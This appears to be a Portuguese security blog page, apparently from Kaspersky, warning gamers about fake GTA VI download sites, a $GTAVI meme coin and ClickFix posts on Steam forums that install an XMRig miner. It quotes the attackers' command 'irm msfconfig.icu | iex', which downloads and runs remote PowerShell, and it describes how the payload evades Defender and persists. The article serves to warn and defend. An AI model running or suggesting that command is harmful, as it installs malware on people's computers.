
GTA VI: aqui e agora

Sem vazamentos, testes ou códigos: os visitantes são simplesmente convidados a clicar em Experimentar GTA 6 e começar a jogar

Um desses sites informa aos usuários que eles podem baixar GTA VI, desde que primeiro escolham sua plataforma. A variedade de opções é surpreendentemente ampla: uma versão para PC, além de versões para PlayStation 5 e Xbox Series X|S.

GTA VI em qualquer plataforma

Os usuários são convidados a escolher uma versão de GTA VI para PlayStation 5, Xbox Series X|S ou PC

Só para deixar claro, o lançamento oficial de GTA VI ainda acontecerá daqui a mais de um mês, portanto não há como baixar e instalar o jogo agora. Ninguém sabe exatamente o que os usuários receberiam em seus dispositivos ao baixar de um desses sites, mas certamente não seria nada útil. E não importa o quanto os golpistas copiem cuidadosamente o estilo característico de GTA e coloquem o logotipo da Rockstar, a barra de endereços geralmente revela o golpe: verifique o domínio e compare-o com o endereço do site oficial da Rockstar Games.

4. A cereja do bolo: GTA VI por tokens

E, finalmente, o que seria de 2026 sem criptomoeda? Encontramos um site cujos criadores provavelmente se inspiraram na história do CyberLeek e decidiram aproveitar a onda de popularidade de GTA VI para promover um token com o nome surpreendentemente direto de $GTAVI. Todo o site segue o estilo de GTA VI e Vice City.

Os criadores do projeto se esforçaram para destacar as vantagens de possuir o token. Eles chamam o $GTAVI de “a única moeda de GTA VI que realmente recompensa seus detentores”. Seja qual for o significado desse slogan, o objetivo final declarado do projeto parece ainda mais tentador: todos os detentores de tokens terão acesso a Grand Theft Auto VI simplesmente por possuírem $GTAVI. Pense nisso por um segundo: não é exatamente uma promessa direta de uma cópia gratuita de GTA VI, mas mais uma aspiração dos desenvolvedores de criptomoedas.

GTA VI como recompensa por possuir $GTAVI

Os criadores do token afirmam que estão se esforçando para, eventualmente, fornecer a todos os detentores de $GTAVI acesso a GTA VI

Para dar mais credibilidade, a página também apresenta algumas estatísticas de criptomoedas. A capitalização de mercado declarada do $GTAVI é de US$ 51.600, com um volume de negociação de US$ 7.880 em 24 horas. Há também uma métrica misteriosa chamada “Characters”, com valor de 12, e ninguém sabe ao certo o que ela significa. Há ainda uma menção separada a um certo $BOOBIE como Top Gainer. Aparentemente, é assim que os criadores do site identificaram aquele que supostamente ganhou mais dinheiro com o $GTAVI. O site não explica de onde vêm esses números nem o quanto eles são realmente precisos.

De modo geral, isso parece uma tentativa de promover mais uma meme coin aproveitando a onda de popularidade de GTA VI. Projetos como esse frequentemente acabam seguindo o esquema clássico de pump and dump: o token é promovido durante algum tempo para elevar seu preço e, depois, os envolvidos e os grandes detentores vendem suas posições, deixando todos os demais com criptomoedas fortemente desvalorizadas. Quanto ao objetivo declarado do $GTAVI, permitir que todos os detentores de tokens obtenham uma cópia de GTA VI apenas por possuí-lo, não há motivo para acreditar que isso realmente acontecerá.

Como esperar pelo GTA VI sem cair em golpes

Não conhecemos nenhuma maneira legítima de obter acesso antecipado a GTA VI e duvidamos que qualquer outra pessoa conheça. Parece que todos nós vamos ter que esperar até novembro. Para não cair em ofertas fraudulentas nesse meio-tempo, recomendamos:

  • Instale jogos somente de fontes oficiais.
  • Verifique o endereço do site. Mesmo que uma página pareça ser o site oficial da Rockstar Games ou da PlayStation Store, examine cuidadosamente o domínio na barra de endereços.
  • Nunca insira seus detalhes de pagamento em sites que prometem GTA VI antes de seu lançamento oficial, especialmente se eles solicitarem que você pague de alguma forma incomum, como por meio de criptomoedas.
  • Não baixe inicializadores, arquivos comprimidos ou arquivos de instalação desconhecidos, mesmo se eles forem apresentados como uma “versão vazada” ou como um software que você precisa para ser um testador beta.
  • Não forneça suas informações pessoais para um “teste beta”, “chave”, “acesso antecipado” ou qualquer outra oferta que pareça boa demais para ser verdade.
  • Nunca desative os recursos de segurança só porque um site pede para você fazer isso. Se um site solicitar que você ignore um aviso do Windows, execute algum comando misterioso ou inicie um arquivo desconhecido como administrador, trate-o como um enorme sinal de alerta.
  • Instale uma solução de segurança confiável criada para jogadores, que avise você antes de acessar um site fraudulento e bloqueie arquivos maliciosos, mas que não deixe seus jogos mais lentos.

Que outros truques os golpistas usam para enganar até os jogadores mais experientes? Descubra em nossas outras postagens:
ClickFix nos fóruns da Steam: como comandos maliciosos do PowerShell instalam um minerador de criptomoedas

Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.

Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.

ClickFix chega aos fóruns da Steam

Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.


O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.

Publicação de um agente malicioso em um fórum da Steam

Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte

Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.

A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.

Entenda rapidamente: o que realmente existe por trás do comando irm | iex

Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:

irm msfconfig.icu | iex

Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.

Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:

  1. irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
  2. icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
  3. iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.

Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.

Um minerador de criptomoedas, não uma ferramenta de otimização


Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.

Falsa otimização do Windows em andamento

O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte

Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.

Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.

O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.

Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.

Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.

Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares

Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.

Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?

  • Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
  • Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
  • Use uma solução de segurança confiável com modo de jogo que detecte a tempo tentativas de download de malware e impeça sua execução.
  • Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.

Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:
Jogos hentai com uma reviravolta perversa | Blog oficial da Kaspersky

Em abril de 2026, descobrimos uma nova campanha destinada a usuários de jogos hentai. Os invasores estão incorporando um cavalo de Troia de acesso remoto chamado Argamal nos instaladores do jogo. Enquanto oculta sua presença, ele pode controlar remotamente o computador e roubar arquivos e dados pessoais.

Veja como evitar ser vítima desse novo cavalo de Troia e como desfrutar de forma segura e anônima de conteúdo picante com (ou sem) garotas de anime.

Como os computadores são infectados com o Argamal

A maioria dos jogos infectados é distribuída em sites de jogos para adultos e de torrent. Em alguns casos, eles são postados para download em serviços de compartilhamento de arquivos e vinculados em sites de jogos.


Jogo hentai trojanizado Sleeping Twins hospedado no AniRena

Exemplo de jogo trojanizado hospedado no rastreador de torrents AniRena

Curiosamente, em vez de encontrar um arquivo fictício dentro do arquivo compactado, como costuma acontecer, o usuário recebe o jogo real, construído em engines populares como RenPy ou RPG Maker. As versões piratas infectadas geralmente acabam sendo fraudes: os jogos não são iniciados, as pastas estão cheias de arquivos com extensões bizarras, tornando bastante fácil deduzir do que se trata. Aqui, no entanto, o usuário obtém a jogabilidade real que esperava. Enquanto isso, o cavalo de Troia entra e mantém um perfil completamente discreto.


Site malicioso com uma biblioteca de jogos hentai trojanizados

